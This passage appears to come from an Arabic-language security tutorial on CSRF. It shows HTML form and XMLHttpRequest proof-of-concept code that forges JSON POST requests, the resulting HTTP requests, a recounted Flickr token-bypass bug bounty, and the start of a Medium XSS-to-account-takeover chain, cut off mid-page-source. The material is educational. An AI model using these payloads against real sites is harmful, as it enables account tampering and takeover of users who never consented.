- الكود السابق يستخدم form لعمل الrequest، و يجب ملاحظة أن قيمة ال enctypeلل form الموجودة هي text/plain، و ذلك لمنع المتصفح من القيام بعملية URL encoding للمدخلات قبل إرسال الطلب.
- في ال form يوجد input ليس له قيمة، و لكن قيمة ال name فيه هي {"username":"test"}، الآن لنرسل الطلب في المتصفح و نري ما يحدث (يمكن رؤية الطلب المرسل عن طريق استخدام أي proxy tool مثل Burp Suite):

```
POST /edit/1/username  HTTP/1.1
Host: example.com
Content-Type: text/plain
Content-Length: 24
{"username":"hacked"}=
```

ثغرة ال CSRF (تكمله...)

- ما الذي تم تحديداً ؟ و لماذا هناك علامة = بعد ال payload المرسل ؟
- كما حددنا لل form في كود الHTML، تم إرسال الطلب و تحديد ال Content-Typeكـ text/plain، و كما نري يتم إرسال ال payload بدون عمل URL encoding و لكن تم إرسال علامة =، و ذلك لأننا حددنا ال payload المرسل كقيمة لل name في الinput، و ما يفعله المتصفح هو انه يأخذ قيمة ال name ويتبعها بعلامة = ثم يتبعهما بقيمة الvalue، و التي هي فارغة في هذه الحالة.
- الآن، يمكن أن نقول أن الهجوم قد نجح حينما يتوفر الشرطين التاليين:
- ال web application لا يقوم بالتأكد من أن قيمة ال Content-Type header هي application/json
- ال JSON parser يتجاهل القيم الزائدة في محتوي الطلب، مثل علامة ال= في هذه الحالة

ثغرة ال CSRF (تكمله...)

- المحاولة الثانية:
- لحسن الحظ، هناك حل أكثر عملية من الحل السابق، دعونا ننظر لكود ال HTML المعدل أدناه:

```
<html>
<body>
    <form action="https://example.com/edit/1/username" method="POST" enctype="text/plain">
        <input type="hidden" name='{"username":"hacked","ignorable":"' value='"}' />
        <input type="submit" value="Submit!" />
    </form>
</body>
</html>
```

ثغرة ال CSRF (تكمله...)

- في الكود المعدل قمنا بتغيير قيمة ال name و ال value بطريقة تسمح لنا بإرسال قيمة JSON سليمة، و في نفس الوقت تسمح لنا باستغلال الثغرة بطريقة سليمة و ناجحة. التالي هو الطلب المرسل لل server في هذه الحالة:

```
POST /edit/1/username  HTTP/1.1
Host: example.com
Connection: close
Content-Type: text/plain
Content-Length: 39
{"username":"hacked","ignorable":"="}
```

ثغرة ال CSRF (تكمله...)

- ماذا تم في هذه الحالة ؟
- كما ذكرنا سابقا، المتصفح يرسل قيمة ال name ثم = ثم قيمة الvalue، ففي هذه الحالة كل ما فعلناه هو أننا أضفنا قيمة زائدة إسمها ignorable عبر إضافة علامة “,” في ال JSONالمرسل، و قيمتها في هذه الحالة هي =. هذه الطريقة لا تعمل في كل الحالات، حيث أنه يجب أن تكون إضافة parameters جديدة للطلب المرسل لل server مسموحة من قِبَل الweb application، و أن تكون قيَم هذه ال parameters متجاهلة من ناحية ال.backend code
- لعلك الآن تفكر في القيام بنفس الهجوم و لكن عن طريق إستخدام XMLHttpRequest، لنتطرق لهذا الأمر و نري ما سيحدث. سنقوم بتعديل كود ال HTML ليحتوي علي الكود الآتي:

ثغرة ال CSRF (تكمله...)

```html
<html>
<body>
    <script>
        var xhr = new XMLHttpRequest();
        xhr.withCredentials = true;
        xhr.open("POST", "https://example.com/edit/1/username", true);
        xhr.setRequestHeader("Content-Type","application/json");
        xhr.send(JSON.stringify({"username":"hacked"}));
    </script>
</body>
</html>
```

ثغرة ال CSRF (تكمله...)

- في هذه الحالة تمت كتابة كود Javascript يقوم بالتالي:
- خلق object جديد نوعه XMLHttpRequest و إسمه xhr، هذا ال objectهو ببساطة ما يقوم بإرسال الطلب لل serverلاحقاً
- تعديل xhr عن طريق تغيير قيمة attributeيدعي withCredentials لـtrue، و في هذه الحالة سيتم إرسال ال cookies الخاصة بالموقع المصاب مع الطلب المرسل
- إستخدام دالة openلإرسال طلب POST لل URL المذكور
- إضافة request header للطلب إسمه Content-Type و قيمته application/json حتي يتم تقليد الطلب الأصلي بدقة
- و أخيرا، إستخدام دالة sendلإرسال الطلب فعلياً عن طريق تحويل ال payload ل JSON objectعبر إستخدام دالة JSON.stringify ثم تمرير ال payload الناتج لدالة sendالسابق ذكرها

ثغرة ال CSRF (تكمله...)

- أخيرا، يتم إرسال الطلب اوتوماتيكياً حين فتح الصفحة في أي متصفح، الآن سنفتح الصفحة و نستخدم Burp Suite أو أي أداة proxy حتي نتمكن من رؤية الطلب المرسل:

```
OPTIONS /edit/1/username HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
origin: null
Connection: close
Cache-Control: max-age=0
```

ثغرة ال CSRF (تكمله...)

- ماذا تم إرسال طلب OPTIONS بدلاً من طلب POST؟
- حينما يتم إرسال طلب بأي request method في المتصفحات الجديدة باستخدام XMLHttpRequest، يتم التأكد أولاً من قيمة الContent-Type header، إذا لم تكن تساوي text/plain يتم إرسال طلب OPTIONS قبل الطلب الأصلي، يعرف هذا النوع من الطلبات بpre-flight requests، و يتم عادةً كمرحلة من مراحل التأكد من جدارة الموقع في هذا السياق يسمي Origin بإرسال هذا الطلب.
- إذا احتوي رد ال server علي ال pre-flight request علي ال Access-Control-Allow-Origin header و كانت قيمته هي * بمعني أي Origin أو كانت قيمته هي ال domain المرسل لل-preflight request في حالتنا هو null و ذلك لأننا أرسلناه من الكمبيوتر الشخصي لدينا وليس من server، يتم إرسال الطلب الأصلي فقط في هذه الحالة. يتم تجاهل الطلب الأصلي إن لم تكن هذه هي الحال.
- فماذا إذاً يمكننا أن نفعل إذا لم يكن الرد هو الرد المطلوب ؟
- كما فعلنا في المثال السابق، في هذه الحالة يجب إرسال الطلب بعد تغيير ال Content-Type header إلي text/plain ثم إرسال الطلب مجدداً، الصورة التالية هي للطلب بعدما غيرنا ال header المذكور مسبقاً:

ثغرة ال CSRF (تكمله...)

```
POST /edit/1/username HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain
Content-Length: 21
origin: null
Connection: close
Cache-Control: max-age=0

{"username":"hacked"}
```

كما نرى ، تم إرسال طلب POST كما أردنا و بدون إرسال pre-flight request كما حدث في المثال السابق، مع العلم بأن نجاح الهجوم في هذه الحالة يعتمد كل الاعتماد علي الشرطين المذكورين سابقاً في المثال السابق.

ثغرة ال CSRF (تكمله...)

- ثغرة CSRF في Flickr لتغير تفاصيل الصور
- في عام 2014 وحين كنت أبحث عن برامج الجوائز صادفني أن شركة ياهو Yahoo تضع موقع Flicker وتطبيقاته ضمن برامج الجوائز الخاصة بهم حيث يُعتبر Flickrمن أشهر مواقع مشاركة الصور في العالم لذا تحدي نفسي لابحث فيه على ثغرات فلا شيء هو محمي 100% ومع خبراتي القليلة ببرامج للجوائز سابقاً

ثغرة ال CSRF (تكمله...)

- لذا بدات التحري حول الموقع وجدته يستخدم PHP ويملك 87 مليون مستخدم ، انا أحب أن أبحث عن الأمر التي يكون الموقع مصمم من اجلها لانها تكون مهمة ومهمة الموقع مرتكزة عليها في حال Flickr فهي الصور حيث بدأت بالبحث عن . XSS ,CSRF,permission bypass
- بعد البحث وجدت ان الحماية المطبقة لموقع Flickr ل CSRFهي متغير مميز يدخل في كل طلب عن طريق الصفحة وليس في ال HTTP HEADER وكان اسمه magic_cookie حيث في كل طلب يتم ادخاله مع الطلب ويتاكد الموقع من صحته من خلال مطابقة ال magic_cookie الموجود في الطلب والصفحة مع الموجود في السيرفر وبهذا يمنع ادخال الطلبات من صفحات اخرى
- هذه هي الميكانيكية المستخدمة في اغلب المواقع حيث يتم توليد رقم عشوائي في الصفحة الذي يوجد بها FORMS ويتم ادخاله في الطلبات للتاكد من ان الطلب الخاص بالفورم ياتي من نفس الصفحة .
- وبذلك بدات البحث في الطلبات وحاولت ان اكتشف خلل في (التعديل , الحذف ,الرفع, ..الخ).

ثغرة ال CSRF (تكمله...)

- الخطوات
- اول ما قمت به هو رفع صورة عن طريق الموقع الاساسي (ليس النسخة الحديثة).
- تم رفع الصورة وبعدها يطلب منك وضع عنوان او اي تفاصيل عن طريق صفحة اخرى (تم تغيرها) .
- وبعد ان تضع عنوان وتفاصيل سوف يكون الطلب كالاتي :


```
Host: www.flickr.com
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Long one !!!
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 208


edit_done=1&amp;upload_ids=14401638983&amp;just_photo_ids=&amp;set_id=
&amp;magic_cookie=32e285e98bbef3aa6afd8c879891c01b&amp;title_14401638983=XSRF+bug+POC1
&amp;description_14401638983=XSRF+bug+POC1&amp;tags_14401638983=XSRF+POC1
&amp;tags_14401638983=XSRF+POC2&amp;Submit=SAVE
```

ثغرة ال CSRF (تكمله...)

- لاحظت من الطلب ان magic_cookie عبارة عن MD5 مميز .
- حاولت ان اغير به الى قيم اخرى او تقصيره او اطالته من اجل التاكد من ان السيرفر يطابقه مع الصفحة وبعد عدة محاولات كان يتم تحويل الصفحة الى صفحة الصورة بدون اي تغير على المحتوى
- كنت اقوم بادخال قيم جديدة للمتغيرات كاسم الصورة والتفاصيل واقوم بتغير ال magic_cookie في الطلب اذا تم الطلب وتم تغير المحتوى الخاص بالصورة فان الثغرة نجحت اما اذا لم يتم تغير شيء يعني ان الصفحة غير مصابة
- كل ما قمت به كان في ظرق ربع ساعة فقد مسحت magic_cookie في اول طلب لي لكن الوضع لم يفلح في تغير المحتوى ولكن انتبهت اني وضعت قيم id ليست لصورة املكها لذلك عدت وسمحت قيمة magic_cookie وتركتها فارغة وارسلت الطلب وتغير محتوى الصورة !!!!!

ثغرة ال CSRF (تكمله...)

- لذلك قمت بعمل سكربت بسيط ك POC لاقدمه لشركة ياهو ..




ثغرة ال CSRF (تكمله...)

- مقال : اختراق حساب Medium بضغطة واحدة
- السلام عليكم ، قبل يومين من الأن كنت ابحث في كوكل عن بعض البايلودات الجديدة وفجاة دخلت على موقع medium فجاة تم تشغيل باي لود XSS في الصفحة بدون ان اقوم باي شيء ؟!
- بعد البحث وجدت ان الصفحة تحتوي على كود جافا سكربت يقوم بقراءة أسم الموضوع من دون فلترة ولكن الطول محدود لأسم الموضوع .
- قمت بتطوير الثغرة من XSS محدودة الى ثغرة إختراق الحساب بضغطة واحدة للرابط واليوم سأشرح خطوات السلسلة وهو أمر مهم بالإختراق بتطوير الثغرة من ذات خطورة عادية الى خطورة أكبر عن طريق سلسلة من الأستغلالات .
-


ثغرة ال CSRF (تكمله...)

- البداية
- في بداية الأمر بعد ان عرفت أين يكون حقن البايلود عملت حساب في الموقع وعملت موضوع جديد بإسم الباي لود لكي نجربه .



ثغرة ال CSRF (تكمله...)

- وبعد الدخول للصفحة تم تنفيذ الباي لود كالأتي :



ثغرة ال CSRF (تكمله...)

- تم تنفيذ الباي لود بنجاح لكن نريد ان نعمل إستغلال أقوى وأكثر خطورة عن طريق XSS
- بعد البحث وجدت ان الإيميل يتغير بدون باسورد لذلك اذا سرقنا Token يمكننا القيام بطلب CSRF وتغيير الإيميل لإيميل المهاجم بدون ان يعرف الضحية .
- **مشاكل واجهتني**
- الطول الخاص بالموضوع محدود وحتى اذا وضعت إسم موضوع طويل لن يتم إظهار إلا بعضه .
- طلب تغير الإيميل يعمل على PUT وحسب وثيقة نفس المصدر لا يمكن ان نقوم بطلب من خارج الصفحة حتى لو كان token صحيحاً .
- وجود CSP شبه قوي على المصادر الخارجية سنشرحه الأن .

ثغرة ال CSRF (تكمله...)


- بعد ذلك لو كنت تملك ثغرة XSS وكان مكان الحقن يسمح بطول معين لذلك ستقوم بإستدعاء ملف JS من خارج الموقع وكالأتي :

```
href="https://plus.google.com/103654360130207659246"><link rel="author"
href="https://medium.com/@abdullah.test1"><meta name="author"
content="abdullah.test1"><meta property="og:type" content="article"><meta
name="twitter:card" content="summary"><meta property="article:publisher"
content="https://www.facebook.com/medium"><meta property="article:author"
content="https://medium.com/@abdullah.test1"><meta
property="fb:smart_publish:robots" content="noauto"><meta
property="article:published_time" content="2016-06-18T08:10:42.644Z"><meta
name="twitter:label1" value="Reading time"><meta name="twitter:data1" value="1
min"><script
type="application/ld+json">{"@context":"http://schema.org","@type":"BlogPosting
","image":[],"datePublished":"2016-06-18T08:10:42.644Z","dateModified":"2016-06
-18T08:29:50.191Z","headline":"\"><script
